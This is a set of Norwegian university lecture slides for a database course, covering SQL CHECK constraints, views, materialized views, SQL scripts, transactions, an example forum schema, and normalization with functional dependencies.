  - ◆ UNIQUE
  - ◆ NOT NULL
  - ◆ PRIMARY KEY
  - ◆ REFERENCES
  - ◆ typer
- ◆ CHECK er en annen generell og nyttig skranke
- ◆ CHECK lar oss bruke et generelt uttrykk for å avgjøre om verdier kan settes inn i kolonnen eller ikke
- ◆ For eksempel, med

```
CREATE TABLE students (
 sid int PRIMARY KEY,
 name text NOT NULL,
 birthdate date CHECK (birthdate < date '2010-01-01')
);
```

kan man kun legge inn studenter med fødselsdato før år 2010.

- ◆ Merk: Man kan fortsatt sette inn NULL

Takk for nå!

---

Neste video vil se på views.

# IN2090 – Databaser og datamodellering

## 06 – Views

Leif Harald Karlsen  
[leifhka@ifi.uio.no](mailto:leifhka@ifi.uio.no)



Universitetet i Oslo

# Views

---

- ◆ Merk at vi nesten aldri er interessert i dataene slik de er lagret
- ◆ Vi må nesten alltid joine tabeller, filtrere vekk rader, projisere vekk kolonner, osv. for å få interessant data ut
- ◆ F.eks. i Filmdatabasen må man joine 3 tabeller for å finne ut hvilken skuespiller som spiller i hvilken film
- ◆ Hvorfor er det slik?
- ◆ Jo, fordi vi ønsker å representere dataene på slik måte at:
  - ◆ vi aldri repeterer data (gjør det enkelt å vedlikeholde, mer effektivt, osv.)
  - ◆ dataene kan brukes på mange forskjellige måter
- ◆ Vi bruker så spørninger for å få ut interessant data
- ◆ Av og til vil en bestemt spørring bli eksekvert veldig ofte
- ◆ Det er da upraktisk å måtte skrive den ut hver gang
- ◆ I slike tilfeller kan man lage et **VIEW**

# Å lage views

- ◆ Et view er egentlig bare en navngitt spørring, og lages slik:

```
CREATE VIEW StudentTakesCourse (StdName text , CourseName text)
AS
 SELECT S.StdName , C.CourseName
 FROM Students AS S,
 Courses AS C,
 TakesCourse AS T
 WHERE S.SID = T.SID AND C.CID = T.CID
```

- ◆ Et view kan så brukes som om det var en vanlig tabell
- ◆ Men blir beregnet på nytt hver gang den brukes
- ◆ Så et view tar ikke opp noe plass og trengs ikke oppdateres
- ◆ Så,

```
SELECT *
FROM StudentTakesCourse AS s
WHERE s.StdName = 'Anna Consuma'
```



```
SELECT *
FROM (
 SELECT S.StdName , C.CourseName
 FROM Students AS S, Courses AS C,
 TakesCourse AS T
 WHERE S.SID = T.SID AND
 C.CID = T.CID) AS s
WHERE s.StdName = 'Anna Consuma'
```

# Views som abstraksjoner

---


- ◆ Views kan også brukes for å bygge lag med abstraksjoner over tabellene
- ◆ Feks. gitt følgende tabeller:

| students |              |                |
|----------|--------------|----------------|
| sid      | name         | mail           |
| 1        | Anna Consuma | anna@mail.no   |
| 2        | Peter Young  | py@uiuo.no     |
| 3        | Mary Smith   | smith@ififi.no |

| takescourses |     |          |
|--------------|-----|----------|
| sid          | cid | semester |
| 1            | 1   | h18      |
| 1            | 2   | v18      |
| 2            | 3   | v18      |
| 3            | 2   | v19      |
| 3            | 1   | h19      |


| courses |                 |      |     |
|---------|-----------------|------|-----|
| cid     | name            | cred | lvl |
| 1       | Databases       | 10   | B   |
| 2       | Programming 101 | 5    | B   |
| 3       | Advanced SQL    | 10   | M   |

# Views som abstraksjoner



# Views for utledbare verdier

- I ER har vi utledbare attributter:



- Med views kan vi introdusere disse attributtene igjen
- Uten at vi trenger å lagre dem, holde dem oppdatert, osv.

| person       |             |
|--------------|-------------|
| navn         | fødselsdato |
| Anna Consuma | 1989-08-17  |
| Peter Young  | 1991-02-29  |
| Mary Smith   | 1993-01-01  |

| person_alder |             |       |
|--------------|-------------|-------|
| navn         | fødselsdato | alder |
| Anna Consuma | 1989-08-17  | 30    |
| Peter Young  | 1991-02-29  | 28    |
| Mary Smith   | 1993-01-01  | 26    |

```
CREATE VIEW person_alder AS
SELECT navn,
 fødselsdato,
 EXTRACT(year FROM age(current_date,fødselsdato)) AS alder
FROM person
```

# Materialiserte Views

---

- ◆ Dersom et view brukes veldig ofte kan det lønne seg å materialisere det
- ◆ Et materialisert view lagres som en vanlig tabell på disk
- ◆ De er derfor like effektive å kjøre spørninger mot som en vanlig tabell
- ◆ Lages slik:

```
CREATE MATERIALIZED VIEW person_alder AS
 SELECT navn,
 fødselsdato,
 EXTRACT(year FROM age(current_date,fødselsdato)) AS alder
 FROM person
```

- ◆ Men, den kan enkelt oppdateres når de tabellene den avhenger av oppdateres
- ◆ Dette skjer derimot ikke automatisk, man må kjøre følgende for å oppdatere det:

```
REFRESH MATERIALIZED VIEW person_alder;
```

Takk for nå!

---

Neste video vil se på SQL-scripts og transaksjoner.

# IN2090 – Databaser og datamodellering

## 06 – SQL script og transaksjoner

Leif Harald Karlsen  
[leifhka@ifi.uio.no](mailto:leifhka@ifi.uio.no)



Universitetet i Oslo

# SQL-scripts

---

- ◆ Når man lager en database vil man vanligvis lage et script som inneholder alle SQL-kommandoene som lager skjemaene, tabellene, viewsene, osv.
- ◆ Man kan så heller eksekvere dette scriptet, fremfor å kjøre hver spørring manuelt
- ◆ Følgende er et eksempel-script som lager Students-databasen

```
CREATE SCHEMA uio;
CREATE TABLE uio.students (sid SERIAL PRIMARY KEY, stdname text NOT NULL, stdbrthdate date);
CREATE TABLE uio.courses (cid SERIAL PRIMARY KEY, coursename text NOT NULL, credits int);
CREATE TABLE uio.takescourse (cid int REFERENCES uio.courses(cid),
 sid int REFERENCES uio.students(sid), semester text);
CREATE VIEW uio.studenttakescourse (stdname text, coursename text)
AS SELECT s.stdname, s.coursename
 FROM uio.students AS s INNER JOIN uio.takescourse AS t ON (t.sid = s.sid)
 INNER JOIN uio.courses AS c ON (t.cid = c.cid);
INSERT INTO uio.students(stdname, stduiorthdate)
VALUES ('Anna Consuma', '1978-10-09'), ('Anna Consuma', '1978-10-09'),
 ('Peter Young', '2009-03-01'), ('Carla Smith', '1986-06-14');
INSERT INTO uio.courses(coursename, credits)
VALUES ('Data Management', 6), ('Finance', 10);
INSERT INTO uio.takescourse(sid, cid, semester)
VALUES (0,0,'A18'), (1,1,'S17'), (2,1,'S18'),
 (2,0,'S18'), (3,0,'A18');
```

- ◆ Et script `script.sql` kjøres ved `psql <flag> -f script.sql` eller fra psql-shellet ved `\i script.sql`

# Dump

---

- ◆ Et databasesystem kan også lage et script som gjenskaper dens database(r)
- ◆ I PostgreSQL gjøres dette med et eget program `pg_dump` på følgende måte:

```
pg_dump [flag] db > fil
```

hvor `[flag]` er de vanlige tilkoblingsflaggene, `db` er navnet på databasen man vil dumpe, og `fil` er navnet på filen man vil skrive til.

- ◆ Andre databasesystemer har tilsvarende programmer
- ◆ Dette gjør det enkelt å duplisere eller dele databaser

# SQL-scripts: Trygge kommandoer

---

- ◆ Dersom man forsøker å opprette en tabell som allerede finnes eller slette en tabell som ikke finnes så feiler kommandoen
- ◆ Dersom denne kommandoen er en del av en transaksjon, så feiler hele transaksjonen
- ◆ Dette kan hindres ved å bruke `IF EXISTS` og `IF NOT EXISTS` i kommandoene
- ◆ For eksempel:

```
CREATE TABLE IF NOT EXISTS persons(name text, born date); -- Lager ny tabell
CREATE TABLE IF NOT EXISTS persons(name text, born date); -- Gir ingen error/lykkes
CREATE TABLE persons(name text, born date); -- Gir ERROR og feiler
DROP TABLE IF EXISTS persons; -- Sletter tabellen
DROP TABLE IF EXISTS persons; -- Gir ingen error/lykkes
DROP TABLE persons; -- Gir error, og feiler
```

- ◆ Feks. nyttig dersom man oppdaterer scriptet som har generert en database
- ◆ Kan da kjøre scriptet for å kun få utført oppdateringene

# SQL-scripts: Meta-kommandoer

---

- ◆ I et SQL-script har man også en del kommandoer som ikke er en del av SQL-språket
- ◆ F.eks. printe en beskjed, lage og gi verdier til variable, be om input fra en bruker, osv.
- ◆ Disse kommandoene har forskjellig syntaks fra RDBMS til RDBMS
- ◆ I PostgreSQL kan man printe en beskjed ved å bruke \echo, f.eks.

```
\echo 'This is a message'
```

og brukes for å gi informasjon mens scriptet kjører (progresjon ol.)

- ◆ Dersom en konstant verdi brukes mye i et script kan man gi den et navn med \set, f.eks.

```
\set val 42
INSERT INTO meaning_of_life VALUES (:val);
```

- ◆ Merk kolonet foran navnet når verdien brukes
- ◆ Disse kan også brukes i psql direkte

# Transaksjoner

---

- ◆ Når man oppdaterer databasen og noe går galt underveis ønsker man ofte at ingen av oppdateringene skal ha skjedd
- ◆ F.eks. kan man få delvis lagde tabeller, delvis insatt data, osv.
- ◆ For eksempel, se for dere følgende bank-overføring:

```
UPDATE balances
SET balance = balance - 100
WHERE id = 1;
```

```
UPDATE balances
SET balance = balance + 100
WHERE id = 2;
```

- ◆ Dersom den første oppdateringen feiler (f.eks. fordi `balance < 100` men vi har en skranke `balances >= 0`) vil vi ikke at den andre skal utføres
- ◆ Det samme gjelder dersom vi får en feil midt i et SQL-script
- ◆ Vi pakker derfor inn oppdateringer som skal utføres som en "enhet" i transaksjoner

# Transaksjoner – Syntaks

---

Transaksjoner omsluttet av `BEGIN` og `COMMIT` slik:

```
BEGIN;

UPDATE balances
SET balance = balance - 100
WHERE id = 1;

UPDATE balances
SET balance = balance + 100
WHERE id = 2;

COMMIT;
```

For at transaksjoner skal fungere som forventet, tilfredstiller de fire kriterier:

- ◆ **Atomicity** – Alle kommandoene i en transaksjon ansees som en enhet, og enten skal alle kommandoer lykkes, eller så skal alle kommandoer feile (feiler én så feiler alle)
- ◆ **Consistency** – Dersom en transaksjon lykkes skal databasen ende opp i en konsistent tilstand (altså ingen skranker skal være brutt)
- ◆ **Isolation** – Transaksjoner skal kunne kjøres i parallel, men resultatet skal da være likt som om transaksjonene ble kjørt sekvensielt
- ◆ **Durability** – Etter at en transaksjon lykkes og har utført endringer på databasen, skal disse endringene alltid være utført (f.eks. dersom systemet restartes skal databasen fortsatt ha de samme endringene utført)

Takk for nå!

---

Neste uke skal vi se på normalformer.

# IN2090 – Databaser og datamodellering

## 06 – Eksempler


Leif Harald Karlsen  
[leifhka@ifi.uio.no](mailto:leifhka@ifi.uio.no)



Universitetet i Oslo

## Eksempel: Database for et forum

Vi skal lage en database for et nettforum. Databasen skal være i henhold til følgende ER-diagram i et eget skjema med navn **forum**:



## Eksempel: Database for et forum

---

I tillegg ønsker vi at følgende skal holde:

1. Username skal ikke kunne inneholde mellomrom
2. Email skal ha form som en mail, altså <person>@<url> (vanskelig, ikke pensum!)
3. MemberSince skal være før eller lik dagens dato
4. type er enten 'normal' eller 'admin', med 'normal' som standard/default verdi
5. posted\_at skal være før eller lik nåværende tidspunkt
6. content skal være en ikke-tom streng
7. log\_in skal ikke være **NULL** og være før eller lik nåværende tidspunkt
8. log\_out skal være etter log\_in

## Eksempel: Database for et forum

---

Vi ønsker også å ha følgende views:

- ◆ `forum.logged_in` som skal inneholde liste over brukere som nå er logget inn, sammen med mail og hvor lenge de har vært logget inn.
- ◆ `forum.dash_board` som skal inneholde totalt antall innloggede brukere nå, antall brukere som har vært innlogget i løpet av dagen, antall posts det har vært i løpet av dagen, og antall posts totalt forumer har.

# Eksempel: Database for et forum – Realisering (1)

---

```
CREATE SCHEMA forum;

CREATE TABLE forum.member (
 username text PRIMARY KEY
 CHECK (NOT username LIKE '% %'),
 mail text NOT NULL
 CHECK (mail ~ '^([a-zA-Z0-9_\\-\\.]+@[a-zA-Z0-9_\\-\\.]+\.[a-zA-Z]{2,5})$'),
 member_since date NOT NULL
 CHECK (member_since <= current_date),
 mem_type text NOT NULL
 CHECK (mem_type = 'normal' OR mem_type = 'admin')
);
```

## Eksempel: Database for et forum – Realisering (2)

---

```
CREATE TABLE forum.thread (
 tid int PRIMARY KEY,
 name text NOT NULL
);

CREATE TABLE forum.post (
 tid int REFERENCES forum.thread(tid),
 username text REFERENCES forum.member(username),
 posted_at timestamp NOT NULL
 CHECK (posted_at <= now()),
 content text NOT NULL CHECK (content != ''),
 CONSTRAINT post_pk PRIMARY KEY (tid, username, posted_at)
);
```

## Eksempel: Database for et forum – Realisering (3)

---

```
CREATE TABLE forum.log_entry (
 lid int PRIMARY KEY,
 username text REFERENCES forum.member(username),
 log_in timestamp NOT NULL
 CHECK (log_in <= now()),
 log_out timestamp
 CHECK (log_out > log_in)
);
```

## Eksempel: Database for et forum – Realisering (4)

---

```
CREATE VIEW forum.logged_in AS
SELECT m.username, now() - l.log_in AS time_logged_in, m.mail
FROM forum.member AS m
 INNER JOIN forum.log_entry AS l ON (m.username = l.username)
WHERE l.log_out IS NULL;
```

## Eksempel: Database for et forum – Realisering (5)

---

```
CREATE VIEW forum.dashboard AS
SELECT
 (SELECT count(*)
 FROM forum.logged_in) AS active_users,
 (SELECT count(*)
 FROM forum.log_entry
 WHERE log_out >= current_date::timestamp OR
 log_out IS NULL) AS logins_today,
 (SELECT count(*) FROM forum.post
 WHERE posted_at >= current_date::timestamp) AS posts_today,
 (SELECT count(*) total_nr_posts
 FROM forum.post) AS total_posts;
```

# Eksempel: SQL-script

---

```
DROP SCHEMA IF EXISTS forum CASCADE;

BEGIN; -- Begin transaction

CREATE SCHEMA forum;

CREATE TABLE forum.member (
 username text PRIMARY KEY CHECK (NOT username LIKE '% %'),
 mail text NOT NULL CHECK (mail ~ '^([a-zA-Z0-9_\\-\\.]+@[a-zA-Z0-9_\\-\\.]+\\.[a-zA-Z]{2,5})$'),
 member_since date NOT NULL CHECK (member_since <= current_date),
 mem_type text NOT NULL CHECK (mem_type = 'normal' OR mem_type = 'admin') DEFAULT 'normal'
);
CREATE TABLE forum.thread (
 tid int PRIMARY KEY,
 name text NOT NULL
);
CREATE TABLE forum.post (
 tid int REFERENCES forum.thread(tid),
 username text REFERENCES forum.member(username),
 posted_at timestamp NOT NULL CHECK (posted_at <= now()),
 content text NOT NULL CHECK (content != ''),
 CONSTRAINT post_pk PRIMARY KEY (tid, username, posted_at)
);
CREATE TABLE forum.log_entry (
 lid SERIAL PRIMARY KEY,
 username text REFERENCES forum.member(username),
 log_in timestamp NOT NULL CHECK (log_in <= now()),
 log_out timestamp CHECK (log_out > log_in)
);
```

# Eksempel: SQL-script (forts.)

---

```
CREATE VIEW forum.logged_in AS
SELECT m.username, now() - l.log_in AS time_logged_in, m.mail
FROM forum.member AS m
 INNER JOIN forum.log_entry AS l ON (m.username = l.username)
WHERE l.log_out IS NULL;

CREATE VIEW forum.dash_board AS
SELECT
 (SELECT count(*) FROM forum.logged_in) AS active_users,
 (SELECT count(*) FROM forum.log_entry
 WHERE log_out >= current_date::timestamp OR
 log_out IS NULL) AS logins_today,
 (SELECT count(*) FROM forum.post
 WHERE posted_at >= current_date::timestamp) AS posts_today,
 (SELECT count(*) total_nr_posts
 FROM forum.post) AS total_posts;
COMMIT;
```

# IN2090 – Databaser og datamodellering

## 07 – Introduksjon til databasedesign

Leif Harald Karlsen (Evgenij Thorstensen)

[leifhka@ifi.uio.no](mailto:leifhka@ifi.uio.no)



Universitetet i Oslo

# Motiverende eksempel

---

La oss si vi skal lage en database for å lagre data om studenter, kurs, og karakterer.

- ◆ For studenter: Brukernavn, navn, etternavn, adresse...
- ◆ For kurs: Kurskode, tittel, beskrivelse, ant. studiepoeng...
- ◆ Hvem har fått hvilken karakter i hva.

Naiv løsning: Alt i en tabell.

# Skjema

---

| Brnavn  | Navn    | Etternavn   | Adresse | Kurskode | Tittel     | Beskrivelse | AntSP | Kara |
|---------|---------|-------------|---------|----------|------------|-------------|-------|------|
| evgenit | Evgenij | Thorstensen | Addr1   | IN2090   | Databaser  | EnBeskr...  | 10    | B    |
| peternl | Petter  | Nilsen      | Addr2   | IN2090   | Databaser  | EnBeskr...  | 10    | A    |
| evgenit | Evgenij | Thorstensen | Addr1   | IN2080   | Beregn...  | Descr...    | 10    | A    |
| leifhka | Leif H. | Karlsen     | Addr3   | IN2090   | Databaser  | EnBeskr...  | 10    | B    |
| leifhka | Leif H. | Karlsen     | Addr3   | IN3110   | Program... | EnBeskr2... | 5     | C    |

- ◆ Hvorfor er dette et dårlig design, annet enn at det er rotete?
- ◆ Hvilke praktiske problemer har vi her?

# Anomalier: Dataduplicering

---

| Brnavn  | Navn    | Etternavn   | Adresse | Kurskode | Tittel     | Beskrivelse | AntSP | Kara |
|---------|---------|-------------|---------|----------|------------|-------------|-------|------|
| evgenit | Evgenij | Thorstensen | Addr1   | IN2090   | Databaser  | EnBeskr...  | 10    | B    |
| peternl | Petter  | Nilsen      | Addr2   | IN2090   | Databaser  | EnBeskr...  | 10    | A    |
| evgenit | Evgenij | Thorstensen | Addr1   | IN2080   | Beregn...  | Descr...    | 10    | A    |
| leifhka | Leif H. | Karlsen     | Addr3   | IN2090   | Databaser  | EnBeskr...  | 10    | B    |
| leifhka | Leif H. | Karlsen     | Addr3   | IN3110   | Program... | EnBeskr2... | 5     | C    |

I tabellen dupliseres data:

- ◆ Tar unødvendig med plass
- ◆ Gjør spørninger mindre effektive

# Anomalier: Insetting og oppdatering

---

| Brnavn  | Navn    | Etternavn   | Adresse | Kurskode | Tittel     | Beskrivelse | AntSP | Kara |
|---------|---------|-------------|---------|----------|------------|-------------|-------|------|
| evgenit | Evgenij | Thorstensen | Addr1   | IN2090   | Databaser  | EnBeskr...  | 10    | B    |
| peternl | Petter  | Nilsen      | Addr2   | IN2090   | Databaser  | EnBeskr...  | 10    | A    |
| evgenit | Evgenij | Thorstensen | Addr1   | IN2080   | Beregn...  | Descr...    | 10    | A    |
| leifhka | Leif H. | Karlsen     | Addr3   | IN2090   | Databaser  | EnBeskr...  | 10    | B    |
| leifhka | Leif H. | Karlsen     | Addr3   | IN3110   | Program... | EnBeskr2... | 5     | C    |
| abcdef  | Aber C. | Deflan      | Addr4   | IN9999   | Quantum    | Beskr3      | 10    |      |

Dupliseringen gjør det vanskeligere å sette inn og oppdatere data:

- ◆ Må skrive inn all informasjon om en student, selvom vi bare ønsker å legge til et nytt resultat til en allerede eksisterende student
- ◆ Umulig å sette inn en student uten kurs eller et kurs uten en student (uten masse **NULLs**)
- ◆ Ved oppdateringer må vi være sikre på å oppdatere alle duplikatene

# Anomalier: Sletting

---

| Brnavn  | Navn    | Etternavn   | Adresse | Kurskode | Tittel     | Beskrivelse | AntSP | Kara |
|---------|---------|-------------|---------|----------|------------|-------------|-------|------|
| evgenit | Evgenij | Thorstensen | Addr1   | IN2090   | Databaser  | EnBeskr...  | 10    | B    |
| peternl | Petter  | Nilsen      | Addr2   | IN2090   | Databaser  | EnBeskr...  | 10    | A    |
| evgenit | Evgenij | Thorstensen | Addr1   | IN2080   | Beregn...  | Descr...    | 10    | A    |
| leifhka | Leif H. | Karlsen     | Addr3   | IN2090   | Databaser  | EnBeskr...  | 10    | B    |
| leifhka | Leif H. | Karlsen     | Addr3   | IN3110   | Program... | EnBeskr2... | 5     | C    |

- ◆ Sletting av et kurs kan føre til sletting av en student
- ◆ Sletting av en student kan føre til sletting av et kurs
- ◆ Vanskelig å komme unna

# Et bra skjema

| Brnavn  | Navn    | Etternavn   | Adresse | Kurskode | Tittel     | Beskrivelse | AntSP | Kara |
|---------|---------|-------------|---------|----------|------------|-------------|-------|------|
| evgenit | Evgenij | Thorstensen | Addr1   | IN2090   | Databaser  | EnBeskr...  | 10    | B    |
| peternl | Petter  | Nilsen      | Addr2   | IN2090   | Databaser  | EnBeskr...  | 10    | A    |
| evgenit | Evgenij | Thorstensen | Addr1   | IN2080   | Beregn...  | Descr...    | 10    | A    |
| leifhka | Leif H. | Karlsen     | Addr3   | IN2090   | Databaser  | EnBeskr...  | 10    | B    |
| leifhka | Leif H. | Karlsen     | Addr3   | IN3110   | Program... | EnBeskr2... | 5     | C    |

Student

| Brnavn  | Navn    | Etternavn   | Adresse |
|---------|---------|-------------|---------|
| evgenit | Evgenij | Thorstensen | Addr1   |
| peternl | Petter  | Nilsen      | Addr2   |
| leifhka | Leif H. | Karlsen     | Addr3   |

Kurs

| Kurskode | Tittel     | Beskrivelse | AntSP |
|----------|------------|-------------|-------|
| IN2090   | Databaser  | EnBeskr...  | 10    |
| IN2080   | Beregn...  | Descr...    | 10    |
| IN3110   | Program... | EnBeskr2... | 5     |

Karakter

| Brnavn  | Kurskode | Kara |
|---------|----------|------|
| evgenit | IN2090   | B    |
| peternl | IN2090   | A    |
| evgenit | IN2080   | B    |
| leifhka | IN2090   | B    |
| leifhka | IN3110   | C    |

Merk: Samme attributtene og samme verdiene!

# Godt og dårlig skjema: Hva er forskjellen?

| Brnavn  | Navn    | Etternavn   | Adresse | Kurskode | Tittel     | Beskrivelse | AntSP | Kara |
|---------|---------|-------------|---------|----------|------------|-------------|-------|------|
| evgenit | Evgenij | Thorstensen | Addr1   | IN2090   | Databaser  | EnBeskr...  | 10    | B    |
| peternl | Petter  | Nilsen      | Addr2   | IN2090   | Databaser  | EnBeskr...  | 10    | A    |
| evgenit | Evgenij | Thorstensen | Addr1   | IN2080   | Beregn...  | Descr...    | 10    | A    |
| leifhka | Leif H. | Karlsen     | Addr3   | IN2090   | Databaser  | EnBeskr...  | 10    | B    |
| leifhka | Leif H. | Karlsen     | Addr3   | IN3110   | Program... | EnBeskr2... | 5     | C    |

| Student |         |             |         |
|---------|---------|-------------|---------|
| Brnavn  | Navn    | Etternavn   | Adresse |
| evgenit | Evgenij | Thorstensen | Addr1   |
| peternl | Petter  | Nilsen      | Addr2   |
| leifhka | Leif H. | Karlsen     | Addr3   |

| Kurs     |            |             |       |
|----------|------------|-------------|-------|
| Kurskode | Tittel     | Beskrivelse | AntSP |
| IN2090   | Databaser  | EnBeskr...  | 10    |
| IN2080   | Beregn...  | Descr...    | 10    |
| IN3110   | Program... | EnBeskr2... | 5     |

| Karakter |          |      |
|----------|----------|------|
| Brnavn   | Kurskode | Kara |
| evgenit  | IN2090   | B    |
| peternl  | IN2090   | A    |
| evgenit  | IN2080   | B    |
| leifhka  | IN2090   | B    |
| leifhka  | IN3110   | C    |

- ◆ Godt skjema: Brnavn bestemmer alt om en student, Kurskode alt om et kurs!
- ◆ Dårlig skjema: Ingen (minste mengde) attributter bestemmer resten!

# Prinsipper for databasedesign

---

Altså handler god database design om:

- ◆ Data om entiteter i hver sin tabell.
- ◆ Relasjoner mellom entiteter via referanser.

Kan dette gjøres mer systematisk?

# Normalformer

---

- ◆ Det går an å formelt definere kriterier som gjør at anomalier ikke forekommer.
- ◆ Et skjema som oppfyller kriteriene, sies å være på en normalform.
- ◆ Vi skal se på normalformene 1NF, 2NF, 3NF, og BCNF.
- ◆ For å komme dit, trenger vi litt teori.

Takk for nå!

---

Neste video vil handle om funksjonelle avhengigheter.

# IN2090 – Databaser og datamodellering

## 07 – Funksjonelle avhengigheter

Leif Harald Karlsen (Evgenij Thorstensen)

[leifhka@ifi.uio.no](mailto:leifhka@ifi.uio.no)



Universitetet i Oslo

# Funksjonell avhengighet

---

- ◆ Et attributt A er **funksjonelt avhengig** av en mengde attributter X hvis det bare kan finnes en verdi av A for hver mengde verdier av attributtene i X.
- ◆ Det skrives  $X \rightarrow A$ , og en slik formel kalles en funksjonell avhengighet (FD).
- ◆ For eksempel er Karakter funksjonelt avhengig av {Brnavn, Kurskode} i Karakter-tabellen:

| Karakter |          |      |
|----------|----------|------|
| Brnavn   | Kurskode | Kara |
| evgenit  | IN2090   | B    |
| peternl  | IN2090   | A    |
| evgenit  | IN2080   | B    |
| leifhka  | IN2090   | B    |
| leifhka  | IN3110   | C    |

- ◆ Og både Navn, Etternavn og Adresse er funksjonelt avhengig av Brnavn i Student-tabellen:

| Student |         |             |         |
|---------|---------|-------------|---------|
| Brnavn  | Navn    | Etternavn   | Adresse |
| evgenit | Evgenij | Thorstensen | Addr1   |
| peternl | Petter  | Nilsen      | Addr2   |
| leifhka | Leif H. | Karlsen     | Addr3   |

# FDer, data og virkeligheten

---

